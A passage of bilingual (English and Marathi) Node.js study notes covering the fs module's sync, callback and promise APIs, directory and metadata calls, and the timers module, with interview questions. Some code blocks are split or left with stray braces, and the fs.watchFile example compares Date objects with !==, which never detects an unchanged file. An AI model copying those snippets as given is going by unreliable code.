fs.appendFile('hello.txt', '\nAppended!', (err) => {
  if (err) return console.error(err);
  console.log('Appended!');

  // RENAME
  fs.rename('hello.txt', 'renamed.txt', (err) => {
    if (err) return console.error(err);
    console.log('Renamed!');

    // STAT (Metadata)
    fs.stat('renamed.txt', (err, stats) => {
      if (err) return console.error(err);
      console.log('Size:', stats.size, 'bytes');

      // DELETE
      fs.unlink('renamed.txt', (err) => {
        if (err) return console.error(err);
        console.log('Deleted!');
      });
    });
  });
});

// MKDIR
fs.mkdir('asyncFolder', { recursive: true }, (err) => {
  if (err) return console.error(err);
  console.log('Folder created!');

  // REaddir
  fs.readdir('.', (err, files) => {
    if (err) return console.error(err);
    console.log('Files:', files);

    // DELETE FOLDER
    fs.rm('asyncFolder', { recursive: true }, (err) => {
      if (err) return console.error(err);
      console.log('Folder deleted!');
    });
  });
});

```

- **Style 3 — Promise-based / async-await (Modern Recommended): All Major Methods**

```

const fsp = require('node:fs/promises');

async function runAllFsOps() {
  // WRITE
  await fsp.writeFile('hello.txt', 'Hello Promise!');
}

```

```

    console.log('Written!');

    // APPEND
    await fsp.appendFile('hello.txt', '\nAppended Line!');
    console.log('Appended!');

    // READ
    const data = await fsp.readFile('hello.txt', 'utf-8');
    console.log('Read:', data);

    // COPY
    await fsp.copyFile('hello.txt', 'backup.txt');
    console.log('Copied!');

    // RENAME
    await fsp.rename('hello.txt', 'renamed.txt');
    console.log('Renamed!');

    // STAT (Metadata)
    const stats = await fsp.stat('renamed.txt');
    console.log('Is File?', stats.isFile(), '| Size:', stats.size, 'bytes');

    // DELETE FILE
    await fsp.unlink('renamed.txt');
    await fsp.unlink('backup.txt');
    console.log('Files deleted!');

    // CREATE FOLDER
    await fsp.mkdir('promiseFolder/sub', { recursive: true });
    console.log('Folder created!');

    // READ FOLDER
    const files = await fsp.readdir('promiseFolder');
    console.log('Folder contents:', files);

    // DELETE FOLDER
    await fsp.rm('promiseFolder', { recursive: true, force: true });
    console.log('Folder deleted!');
}

runAllFsOps().catch(console.error);

```

मराठी सारांश (3 API Styles):

- **Synchronous (Red):** प्रत्येक method च्या नावाच्या शेवटी `sync` असतो. हे simple आहे पण server मध्ये वापरल्यास संपूर्ण program थांबतो.
- **Async Callback (Orange):** Sync शिवाय method नाव, शेवटी callback function `(err, data) => {}` असतो. Non-blocking असल्याने server साठी चांगले, पण nested callbacks मुळे "Callback Hell" होऊ शकते.

- **Promise / async-await (Green):** require('node:fs/promises') वापरतो. await वापरल्याने code एकदम clean आणि readable दिसतो. हे सर्वात modern आणि recommended approach आहे.
- **नियम:** Sync method नावाला Sync शेवटी (readFileSync), callback method साधे नाव (readFile), promise method fs/promises मधून (await readFile).
- **Errors:** Sync → try/catch. Callback → if (err). Promise → try/catch किंवा .catch().
- **कोणते वापरायचे?** नवीन code मध्ये Promise / async-await. Sync फक्त startup ला.
- **उदाहरण:** Sync = रांगेत उभे राहणे. Callback = "झाले की फोन करा". Promise = token घेऊन बसणे.

Q. Why does readFileSync return a Buffer instead of a string?

- Files internally contain raw bytes.
- When no encoding is specified (e.g., fs.readFileSync('hello.txt')), Node.js gives us those raw bytes as a Buffer.
- To get a readable string, you must either:
 - specify the encoding: fs.readFileSync('hello.txt', 'utf-8'), OR
 - call .toString() on the buffer.

Code Example: Buffer vs string

```
const fs = require('fs'); // hello.txt contains: Hello

const buf = fs.readFileSync('hello.txt');
console.log(buf);          // <Buffer 48 65 6c 6c 6f>
console.log(buf.toString('utf-8')); // 'Hello'

const str = fs.readFileSync('hello.txt', 'utf-8');
console.log(str);          // 'Hello'

const img = fs.readFileSync('logo.png'); // keep binary files as Buffer
```

मराठी सारांश (Buffer vs String):

- आपण जेव्हा फाईल वाचतो, तेव्हा Node.js आपल्याला directly string न देता **Buffer** (raw bytes) देतो कारण फाईल internally bytes मध्ये साठवलेली असते.
- त्याला readable string बनवण्यासाठी 'utf-8' encoding द्यावी लागते: fs.readFileSync('hello.txt', 'utf-8')
- किंवा Buffer वर .toString() call करता येते: buffer.toString('utf-8')
- **का Buffer?** प्रत्येक file text नसते (image, PDF, zip). Node ला माहित नसते की file कोणत्या encoding ची आहे, म्हणून सुरक्षितपणे raw bytes देतो.
- **Output फरक:** encoding शिवाय <Buffer 48 65 6c 6c 6f>. 'utf-8' सह "Hello".
- **Images / binary files** साठी Buffer च ठेवा. toString() केल्यास data खराब होतो.
- **उदाहरण:** बंद पाकीट (Buffer). Encoding म्हणजे आतले पत्र कोणत्या भाषेत वाचायचे ते सांगणे.

Q. File CRUD Operations (Synchronous & Async)

- **1. fs.writeFileSync(file, data, [options]) / fs.writeFile(file, data, [options], callback):**

- Creates a new file and writes data to it. If the file already exists, it **completely overwrites** the old content.
- file: Path to the file (string). data: Content to write (string or Buffer). options: e.g., { encoding: 'utf-8', flag: 'w' }.

```
fs.writeFileSync('user.txt', 'Hello Vishal');           // Sync
fs.writeFile('user.txt', 'Hello!', (err) => {           // Async
  if (err) throw err;
  console.log('File written!');
});
```

- **2. fs.appendFileSync(file, data) / fs.appendFile(file, data, callback):**

- Adds data to the **end** of an existing file without deleting the old content. Creates the file if it doesn't exist.
- file: Path to the file. data: Content to append.

```
fs.appendFileSync('user.txt', '\nNew line added!');    // Sync
fs.appendFile('user.txt', ' - Welcome!', (err) => {    // Async
  if (err) throw err;
});
```

- **3. fs.readFileSync(file, encoding) / fs.readFile(file, encoding, callback):**

- Reads the complete content of a file. Without encoding, returns a raw **Buffer**.
- file: Path to the file. encoding: e.g., 'utf-8' to get a readable string.

```
const data = fs.readFileSync('user.txt', 'utf-8');     // Sync
fs.readFile('user.txt', 'utf-8', (err, data) => {      // Async
  if (err) throw err;
  console.log(data);
});
```

- **4. fs.renameSync(oldPath, newPath) / fs.rename(oldPath, newPath, callback):**

- Renames a file. It can also be used to **move a file** to a different directory by changing the path.
- oldPath: Current file path. newPath: New file path/name.

```
fs.renameSync('user.txt', 'developer.txt');           // Rename
fs.renameSync('user.txt', 'archive/user.txt');        // Move
```

- **5. fs.unlinkSync(file) / fs.unlink(file, callback):**

- Permanently deletes a file. Used **only for files**, not directories.
- file: Path to the file to delete.

```
fs.unlinkSync('developer.txt');                       // Sync delete
fs.unlink('developer.txt', (err) => {                 // Async delete
  if (err) throw err;
});
```

```
console.log('File deleted!');
});
```

• **6. fs.copyFileSync(src, dest) / fs.copyFile(src, dest, callback):**

- Copies a file from the src (source) path to the dest (destination) path.
- src: Source file path. dest: Destination file path.

```
fs.copyFileSync('original.txt', 'backup.txt'); // Creates a copy
```

मराठी सारांश (File CRUD):

- writeFile: फाईल बनवतो आणि त्यात data लिहितो. जुनी फाईल असल्यास संपूर्ण content overwrite होतो.
- appendFile: फाईलच्या शेवटी नवीन data जोडतो, जुना data टिकतो.
- readFile: फाईल वाचतो. 'utf-8' न दिल्यास Buffer (bytes) मिळतात, string नाही.
- rename: फाईलचे नाव बदलतो किंवा दुसऱ्या folder मध्ये हलवतो.
- unlink: फाईल कायमची delete करतो (फक्त files साठी, folders साठी नाही).
- copyFile: फाईलची copy तयार करतो वेगळ्या path वर.

Q. Directory Operations

• **1. fs.mkdirSync(path, [options]) / fs.mkdir(path, [options], callback):**

- Creates a new directory at the specified path.
- path: Directory path to create. options.recursive: true: Automatically creates parent folders if they don't exist (prevents errors if folder already exists).

```
fs.mkdirSync('myFolder/subFolder', { recursive: true }); // Creates both folders
fs.mkdir('logs', { recursive: true }, (err) => { // Async version
  if (err) throw err;
  console.log('Folder created!');
});
```

• **2. fs.readdirSync(path) / fs.readdir(path, callback):**

- Reads the contents of a directory and returns an **array of strings** (file and folder names) inside it.
- path: Path of the directory to read.

```
const files = fs.readdirSync('myFolder');
console.log(files); // e.g. ['index.js', 'package.json', 'subFolder']
```

• **3. fs.rmSync(path, [options]) / fs.rm(path, [options], callback): (Recommended for modern Node.js)**

- Removes a file or directory. options.recursive: true deletes a folder and all its contents.
- options.force: true suppresses errors if the file/folder doesn't exist.

```
fs.rmSync('myFolder', { recursive: true, force: true }); // Delete folder + all contents
fs.rm('logs', { recursive: true }, (err) => { // Async version
```

```
if (err) throw err;
console.log('Folder deleted!');
});
```

- **4. fs.rmdirSync(path): (Legacy — use rmSync instead)**

- Removes an **empty** directory only. Throws an error if the directory has files inside it.

मराठी सारांश (Directory Operations):

- **mkdir / mkdirSync:** नवीन folder बनवतो. recursive: true दिल्यास parent folders आपोआप तयार होतात.
- **readdir / readdirSync:** folder मधील सर्व files आणि sub-folders ची array देतो.
- **rmSync (Modern):** recursive: true सह folder आणि त्यातील सर्व content delete करतो. rmdirSync फक्त रिकाम्या folders साठी आहे.
- **mkdir:** fs.mkdirSync('a/b/c', { recursive: true }). Folder आधीच असेल तरी error येत नाही.
- **readdir:** { withFileTypes: true } दिल्यास प्रत्येक entry file आहे की folder ते isFile() / isDirectory() ने कळते.
- **rm:** fs.rmSync('folder', { recursive: true, force: true }). force मुळे folder नसला तरी error नाही.
- **सावधान:** rm recursive ने सगळा content कायमचा जातो (Recycle Bin नाही). Path नीट तपासा.
- **उदाहरण:** कपाट बनवणे (mkdir), आत काय आहे पाहणे (readdir), संपूर्ण कपाट रिकामे करून फेकणे (rm recursive).

Q. File Information & Metadata

- **fs.existsSync(path):**

- Returns true if a file or folder exists at the given path, otherwise returns false.
- path: The file or directory path to check.
- Useful to check before reading or writing to avoid ENOENT (file not found) errors.

```
if (fs.existsSync('user.txt')) {
  console.log('File exists! Safe to read.');
```

```
} else {
```

```
  console.log('File does not exist.');
```

```
}
```

- **fs.statSync(path) / fs.stat(path, callback):**

- Returns a stats object containing metadata about the file or directory.
- path: Path to the file or directory.
- The stats object contains: stats.size (bytes), stats.birthtime (creation date), stats.mtime (last modified date), stats.isFile(), stats.isDirectory().

```
const stats = fs.statSync('hello.txt');
console.log(stats.isFile());           // true
console.log(stats.isDirectory());      // false
console.log(stats.size);                // e.g. 1024 (bytes)
```

```
console.log(stats.birthtime); // 2024-01-01T10:00:00.000Z
console.log(stats.mtime); // Last modified time
```

- **fs.accessSync(path, mode) / fs.access(path, mode, callback):**

- Checks if the application has the specified **permission** to access a file. Throws an error if access is denied.
- path: File path to check. mode: Permission constant from fs.constants.
- Common modes: fs.constants.F_OK (file exists), fs.constants.R_OK (readable), fs.constants.W_OK (writable).

```
try {
  fs.accessSync('secret.txt', fs.constants.R_OK | fs.constants.W_OK);
  console.log('File is readable and writable!');
} catch (err) {
  console.log('Access denied:', err.message);
}
```

मराठी सारांश (Metadata):

- existsSync(path): फाईल किंवा folder अस्तित्वात आहे का ते check करतो. true किंवा false देतो.
- statSync(path): फाईलची metadata (size, creation date, modified date) असलेला Stats object देतो. isFile() आणि isDirectory() methods check करता येतात.
- accessSync(path, mode): आपल्या application ला त्या फाईलवर Read किंवा Write permission आहे का ते check करतो.
- **Stats properties:** size (bytes), birthtime (बनवली), mtime (शेवटचा बदल), isFile(), isDirectory().
- **Modes:** fs.constants.R_OK (read), W_OK (write), F_OK (आहे का). Permission नसल्यास error throw होतो.
- **Tip:** "आहे का तपासा, मग उघडा" ऐवजी थेट उघडून error (ENOENT) handle करणे जास्त सुरक्षित (race condition टळते).
- **उदाहरण:** पुस्तकाच्या मागचे लेबल. पाने किती, कधी छापले, कोण वाचू शकतो.




Figure 16: File System (FS) Operation Categories

Important Attributes (Options) in FS Module

Concept:

- Many `fs` methods accept an options object to modify their default strict behavior.
- These attributes (like `recursive`, `force`, `encoding`) are essential for handling real-world file system scenarios safely and efficiently.
- The options object is usually the **second-last** argument, before the callback.
- Many methods also accept a plain string as a shortcut for `{ encoding }`, e.g. `readFile(path, 'utf8', cb)`.

Code Example: Options in action

```
const fs = require('fs');

fs.mkdirSync('logs/2026/10', { recursive: true }); // creates all parent folders
fs.rmSync('temp', { recursive: true, force: true }); // delete folder, no error if missing

for (const item of fs.readdirSync('.', { withFileTypes: true })) {
  console.log(item.name, item.isDirectory() ? '📁' : '📄');
}

fs.writeFileSync('log.txt', 'line\n', { encoding: 'utf8', flag: 'a' }); // 'a' = append
```

- **1. recursive: true (Used in `mkdir` and `rm`):**
 - When creating a folder (`fs.mkdirSync`): Automatically creates all missing parent folders instead of throwing an error.

- When deleting a folder (`fs.rmSync`): Automatically deletes all files and nested folders inside the target folder before deleting the folder itself (like Shift+Delete).
- **2. force: true (Used in rm):**
 - When deleting a file or folder (`fs.rmSync`): Ignores exceptions if the file or folder does not exist (prevents the app from crashing with an `ENOENT` error).
- **3. withFileTypes: true (Used in readdir):**
 - By default, `readdirSync` returns an array of string names.
 - With this option, it returns an array of `fs.Dirent` objects, allowing you to easily check if an item is a file (`item.isFile()`) or a folder (`item.isDirectory()`).
- **4. encoding: 'utf-8' (Used in readFile and writeFile):**
 - By default, reading a file returns raw binary data (Buffer).
 - Passing 'utf-8' automatically decodes the Buffer into a human-readable string.

Code Example: Using Attributes in FS

```
const fs = require('node:fs');

// 1. Recursive Folder Creation (creates parents if missing)
fs.mkdirSync('logs/2026/october', { recursive: true });

// 2. Recursive & Forceful Deletion (deletes contents, ignores if not exists)
fs.rmSync('logs', { recursive: true, force: true });

// 3. Reading Directory with File Types
const items = fs.readdirSync('.', { withFileTypes: true });
items.forEach(item => {
  if (item.isDirectory()) console.log(`Folder: ${item.name}`);
});

// 4. Reading file directly into a String (instead of a Buffer)
const text = fs.readFileSync('data.txt', { encoding: 'utf-8' });
```

मराठी सारांश (FS Attributes):

- **recursive:** `mkdir` मध्ये गायब असलेले parent folders बनवण्यासाठी आणि `rm` मध्ये फाईल्सने भरलेले फोल्डर कचऱ्यासकट डिलीट करण्यासाठी.
- **force:** फाईल किंवा फोल्डर अस्तित्वात नसली तरी error येऊ नये म्हणून.
- **withFileTypes:** फोल्डर वाचताना नक्की कोणती फाईल आहे आणि कोणते फोल्डर हे ओळखण्यासाठी.
- **encoding:** कॉम्प्युटरची भाषा (Buffer) माणसाला समजणाऱ्या भाषेत (String) वाचण्यासाठी.

Interview Questions (Detailed)

Q1. What is the difference between `fs.writeFileSync()` and `fs.appendFileSync()`?

- `fs.writeFileSync()` overwrites the entire file. If data was present, it gets deleted and replaced.
- `fs.appendFileSync()` adds new data to the very end of the file, preserving all the old data.

Q2. Why is asynchronous file execution preferred in Node.js servers?

- Node.js runs on a single JavaScript thread.
- If you use synchronous file operations (like `readFileSync()`), the entire server freezes while reading the file.
- Asynchronous operations prevent blocking, allowing the server to handle other users' requests simultaneously.

Q3. What is the difference between `fs.unlinkSync()` and `fs.rmdirSync()`?

- `fs.unlinkSync()` is strictly used to delete **files**.
- `fs.rmdirSync()` is strictly used to delete **empty directories/folders**.

Q4. What is "Callback Hell" and how do you solve it in fs module?

- **Callback Hell** (also called "Pyramid of Doom") happens when multiple asynchronous callback operations are deeply nested inside each other, making code very hard to read and maintain.
- This is a common problem with the `fs` callback API when you need to perform multiple sequential file operations.
- **Solution:** Use `fs/promises` with `async/await` which flattens the code and makes it linear and readable.

```
// ❌ CALLBACK HELL (Pyramid of Doom)
fs.readFile('a.txt', 'utf-8', (err, data1) => {
  fs.readFile('b.txt', 'utf-8', (err, data2) => {
    fs.writeFile('output.txt', data1 + data2, (err) => {
      fs.rename('output.txt', 'final.txt', (err) => {
        console.log('Done!'); // deeply nested!
      });
    });
  });
});
```

```
// ✅ SOLUTION: async/await (Flat & Clean)
const fsp = require('node:fs/promises');
async function mergeFiles() {
  const data1 = await fsp.readFile('a.txt', 'utf-8');
  const data2 = await fsp.readFile('b.txt', 'utf-8');
  await fsp.writeFile('output.txt', data1 + data2);
  await fsp.rename('output.txt', 'final.txt');
  console.log('Done!'); // linear and clean!
}
```

```
}
mergeFiles().catch(console.error);
```

Q5. What is the difference between `fs.readFileSync` and `fs.createReadStream`? Which is better for large files?

- `fs.readFileSync()` / `fs.readFile()`: Loads the **entire file into memory** at once (as a Buffer). If the file is 1 GB, it reserves 1 GB of RAM. This is fine for small files but crashes or slows down for large files.
- `fs.createReadStream()`: Reads the file in small **chunks** (default 64KB). Only one chunk is in memory at a time. This is memory-efficient and ideal for large files (videos, logs, CSVs).
- **Verdict:** Always use `createReadStream` for files larger than a few MB.

```
// ❌ Bad for large files – loads entire file into RAM
const data = fs.readFileSync('large-video.mp4'); // may crash!

// ✅ Good – reads in 64KB chunks, memory efficient
const stream = fs.createReadStream('large-video.mp4');
stream.on('data', (chunk) => {
  console.log('Chunk received:', chunk.length, 'bytes');
});
stream.on('end', () => {
  console.log('File reading complete!');
});
```

Q6. What is `ENOENT` error and how do you handle file errors properly?

- `ENOENT` stands for "**Error NO ENTry**" — it means the file or directory you are trying to access does NOT exist.
- It is the most common error when working with the `fs` module.
- **Best Practice:** Always wrap sync calls in `try/catch`, and always check the `err` argument in callbacks.

```
// Sync: use try/catch
try {
  const data = fs.readFileSync('missing.txt', 'utf-8');
} catch (err) {
  if (err.code === 'ENOENT') {
    console.log('File not found!');
  } else {
    throw err; // rethrow unexpected errors
  }
}

// Async callback: check err argument
fs.readFile('missing.txt', 'utf-8', (err, data) => {
  if (err) {
    if (err.code === 'ENOENT') console.log('File not found!');
  }
});
```



```

        else console.error('Unexpected error:', err);
        return;
    }
    console.log(data);
});

// Promise: use try/catch with async/await
async function safeRead() {
    try {
        const data = await fsp.readFile('missing.txt', 'utf-8');
        console.log(data);
    } catch (err) {
        if (err.code === 'ENOENT') console.log('File not found!');
    }
}

```

Q7. What are `fs.writeFile` flag options and what does each do?

- The `flag` option in `writeFile` / `writeFileSync` controls how the file is opened before writing.
- `flag`: `'w'` (default): Opens file for writing. Creates the file if it doesn't exist. **Overwrites** existing content.
- `flag`: `'a'`: Opens file for appending. Creates the file if it doesn't exist. Does NOT overwrite.
- `flag`: `'wx'`: Like `'w'` but **fails** if the file already exists. Used to prevent accidental overwrites.
- `flag`: `'r'`: Opens file for reading only. Fails if the file does not exist.
- `flag`: `'r+'`: Opens file for both reading and writing.

```

// Default: overwrite existing content
fs.writeFileSync('log.txt', 'Entry 1', { flag: 'w' });

// Append to existing content (same as appendFileSync)
fs.writeFileSync('log.txt', '\nEntry 2', { flag: 'a' });

// Fail if file already exists (safe write)
try {
    fs.writeFileSync('config.json', '{}', { flag: 'wx' });
} catch (err) {
    console.log('Config already exists, not overwriting!');
}

```

Q8. How do you watch a file for changes in Node.js?

- `fs.watch(path, callback)`: Watches a file or directory for changes. Fires the callback when the file is modified, renamed, or deleted. It is **event-driven** and very efficient.
- `fs.watchFile(path, callback)`: Also watches a file, but uses **polling** (checks the file every interval). Less efficient than `fs.watch`. Use only when `fs.watch` is unreliable (e.g., on network file systems).
- **Common use cases**: Dev servers (like Nodemon), log monitoring, config hot-reload.

```
// fs.watch – Event-driven (Efficient)
const watcher = fs.watch('config.json', (eventType, filename) => {
  console.log(`Event: ${eventType}`);    // 'change' or 'rename'
  console.log(`File: ${filename}`);      // 'config.json'
  console.log('File was modified! Reloading...');
});

// Stop watching after 10 seconds
setTimeout(() => watcher.close(), 10000);

// fs.watchFile – Polling-based (Less efficient, but more reliable)
fs.watchFile('config.json', { interval: 1000 }, (curr, prev) => {
  if (curr.mtime !== prev.mtime) {
    console.log('File changed! New size:', curr.size, 'bytes');
  }
});
```

Q9. Promise-based `fs/promises` vs Callback-based `fs` — Which is better and why?

- **Callback-based `fs`:** Old API, still works. Can lead to deeply nested Callback Hell. Error handling requires manual `if (err)` check in every function.
- **Promise-based `fs/promises`:** Modern API (available since Node.js 10+). Works with `async/await`. Error handling is centralized in a single `try/catch` block. Code is flat, readable, and maintainable.
- **Verdict:** Always prefer `fs/promises` with `async/await` in all modern Node.js applications. Use callback-based `fs` only when working with legacy codebases.

```
// ❌ Callback (error-prone, nested)
fs.readFile('a.txt', 'utf-8', (err, data) => {
  if (err) return console.error(err);
  fs.writeFile('b.txt', data, (err) => {
    if (err) return console.error(err);
    console.log('Done!');
  });
});

// ✅ Promise (clean, flat, single try/catch)
async function copyFile() {
  try {
    const data = await fsp.readFile('a.txt', 'utf-8');
    await fsp.writeFile('b.txt', data);
    console.log('Done!');
  } catch (err) {
    console.error('Something went wrong:', err.message);
  }
}
copyFile();
```

Quick Revision Summary

Method	Description
fs.readFileSync()	Reads a file. Returns a Buffer unless 'utf-8' is specified.
fs.writeFileSync()	Creates or completely overwrites a file.
fs.appendFileSync()	Adds data to the end of a file without overwriting.
fs.unlinkSync()	Deletes a file permanently.
fs.mkdirSync()	Creates a new folder.
fs.existsSync()	Returns boolean if file/folder exists or not.

Chapter 9.5: The Timers Module

Q. What is the Timers Module in Node.js?

Concept:

- The `timers` module in Node.js provides an essential API for scheduling the execution of functions after a specified period of time.
- It allows developers to handle asynchronous, time-based operations like delays, repeating intervals, and immediate background execution.
- Unlike many other core modules, the functions in the `timers` module are **globally available**. This means you do not need to explicitly use `require('timers')` to access basic functions like `setTimeout` or `setInterval`.
- Node.js timers are deeply integrated with the Node.js **Event Loop** and execute in specific phases (like the Timers phase and the Check phase).

- Timers in Node.js work very similarly to the timers API in web browsers.
- They are tightly integrated with the Node.js **Event Loop**.
- Important Global Timer Methods:
 - **setTimeout():** Runs code once after a delay.
 - **setInterval():** Runs code repeatedly after a delay.
 - **setImmediate():** Runs code immediately after the current I/O event callbacks finish.
- **Cancel methods:** `clearTimeout(id)`, `clearInterval(id)`, `clearImmediate(id)`.
- **Promise versions:** `require('timers/promises')` gives `await setTimeout(1000)`.
- The delay is a **minimum**, not a guarantee. If the main thread is busy, the callback waits.




Figure 9.5: Where timer callbacks run in the event loop

मराठी सारांश (Timers Module):

- timers module वापरून आपण आपला code ठराविक वेळेनंतर रन करू शकतो.
- हे Node.js मध्ये globally available असते, त्यामुळे याला require() करायची गरज नसते.
- यामध्ये मुख्यत्वे setTimeout, setInterval आणि setImmediate यांचा वापर होतो.
- setTimeout:** एकदाच, किमान delay नंतर. **setInterval:** दर delay नी पुन्हा पुन्हा. **setImmediate:** I/O नंतर लगेच (Check phase).
- थांबवणे:** clearTimeout, clearInterval, clearImmediate. त्यासाठी return झालेला id साठवा.
- Promise version:** require('timers/promises') → await setTimeout(1000).
- Timers event loop शी जोडलेले आहेत. Delay ही किमान वेळ, अचूक नाही.
- उदाहरण:** alarm (setTimeout), दर तासाची घंटा (setInterval), "हे संपले की लगेच" (setImmediate).

Q. 1. setTimeout()

Concept:

- setTimeout is a global timer function used to schedule the execution of a specific callback function after a minimum specified delay.
- It is designed to execute the provided block of code only **once**.
- It returns a Timeout object which can be passed to the clearTimeout() function if you need to cancel the execution before the timer expires.

Syntax & Arguments: setTimeout(callback, delay, [args...])

- callback:** The function containing the code you want to execute after the timer finishes.
- delay:** The time to wait in milliseconds (e.g., 1000 = 1 second) before executing the callback.

- **args...:** Optional arguments that will be directly passed into the callback function when it executes.

```
const t = setTimeout((msg) => console.log(msg), 1000, 'Hi after 1s');  
// clearTimeout(t); // cancel before it runs
```

मराठी सारांश (setTimeout):

- ठराविक वेळेनंतर function **एकदाच** चालवतो.
- `setTimeout(callback, delay, ...args)`. delay milliseconds मध्ये (1000 = 1 सेकंद).
- Delay ही **कमीत कमी** वेळ आहे, अचूक नाही. Main thread busy असेल तर उशीर होतो.
- `clearTimeout(id)` ने रद्द करता येतो.

Q. 2. setInterval()

Concept:

- `setInterval` is a global timer function used to repeatedly execute a specific callback function at a regular, continuous time interval.
- Once started, it will continue to execute indefinitely in the background until it is explicitly stopped by the developer.
- It returns a `Timeout` object which must be passed to the `clearInterval()` function to stop the repeating execution cycle.

Syntax & Arguments: `setInterval(callback, delay, [args...])`

- **callback:** The function containing the code to execute repeatedly.
- **delay:** The time interval in milliseconds between each execution of the callback.
- **args...:** Optional arguments that will be directly passed into the callback function on every tick.

```
let n = 0;  
const id = setInterval(() => {  
  console.log('tick', ++n);  
  if (n === 3) clearInterval(id); // stop after 3 ticks  
}, 1000);
```

मराठी सारांश (setInterval):

- ठराविक वेळाने function **वारंवार** चालवतो.
- `clearInterval(id)` केल्याशिवाय कधीच थांबत नाही (memory leak चा धोका).
- उपयोग: polling, auto-save, clock.

Q. 3. setImmediate()

Concept:

- `setImmediate` is a global timer function designed specifically for Node.js to execute a callback function asynchronously, but as soon as possible.
- It schedules the callback to run immediately after the current I/O event callbacks finish (specifically in the "Check" phase of the Event Loop).
- It returns an `Immediate` object which can be passed to the `clearImmediate()` function to cancel the pending execution before it fires.

Syntax & Arguments: `setImmediate(callback, [args...])`

- **callback:** The function to execute at the end of the current event loop phase.
- **args...:** Optional arguments passed directly into the callback function.
- **Note:** It does NOT take a `delay` argument because it is inherently meant to execute immediately after the current phase finishes.

Code Example: Using and Clearing Timers

```
// 1. setTimeout (Runs once)
const timeoutId = setTimeout((name) => {
  console.log(`Hello, ${name}! This runs after 2 seconds.`);
}, 2000, 'Vishal');

// To cancel it before it runs:
// clearTimeout(timeoutId);

// 2. setInterval (Runs repeatedly)
let count = 0;
const intervalId = setInterval(() => {
  count++;
  console.log(`Interval tick: ${count}`);

  // Stop the interval after 3 ticks
  if (count === 3) {
    clearInterval(intervalId);
    console.log("Interval stopped!");
  }
}, 1000);

// 3. setImmediate (Runs immediately after current I/O phase)
const immediateId = setImmediate(() => {
  console.log("This runs immediately after the current event loop phase!");
});
console.log("This prints FIRST because it is normal synchronous code!");
```

मराठी सारांश (Syntax & Clearing):

- `setTimeout` एखादा कोड एकदाच रन करतो, तर `setInterval` तो कोड वारंवार रन करतो.
- दोन्ही methods **delay** (milliseconds मध्ये) घेतात.
- कोणताही timer थांबवण्यासाठी आपण तो timer एका variable मध्ये सेव्ह करतो आणि मग `clearTimeout` किंवा `clearInterval` ला देतो.
- `setImmediate` ला वेळ द्यावा लागत नाही, ते चालू असलेले काम संपल्यावर लगेच रन होते.
- **`setTimeout(cb, delay, ...args)`**: `cb` = चालवायचे function, `delay` = किमान किती ms थांबायचे, `args` = `cb` ला द्यायचे values. **उदाहरण**: OTP 30 सेकंदांनी expire करणे.
- **`setInterval(cb, delay, ...args)`**: दर `delay` ms नी `cb` चालवतो, `clearInterval` करेपर्यंत. **उदाहरण**: घड्याळ, दर 5 सेकंदांनी data refresh.
- **`setImmediate(cb, ...args)`**: delay नाही. Event loop च्या Check phase मध्ये, I/O नंतर लगेच.
- **Return values**: `setTimeout` / `setInterval` → Timeout object. `setImmediate` → Immediate object. हेच clear functions ला देतात.
- **लक्षात ठेवा**: delay ही किमान वेळ आहे, अचूक नाही. Event loop busy असेल तर उशीर होतो.

Interview Questions (Detailed)

Q1. What is the difference between `setTimeout(..., 0)` and `setImmediate()`?

- Both schedule a callback to run asynchronously as soon as possible, but they run in different phases of the Event Loop.
- `setTimeout(..., 0)` runs in the **Timers** phase of the event loop.
- `setImmediate()` runs in the **Check** phase of the event loop.
- If called within an I/O cycle (like reading a file), `setImmediate()` will **always** execute before `setTimeout(..., 0)`.

Q2. Is Node.js `setTimeout` guaranteed to run exactly on time?

- **No.** Timers in Node.js do not guarantee exact timing. The specified delay is the **minimum** amount of time before execution.
- If the Event Loop is blocked by a heavy synchronous operation (like a massive for loop), the timer callback will be delayed until the synchronous operation finishes.

मराठी सारांश (Timers Interview):

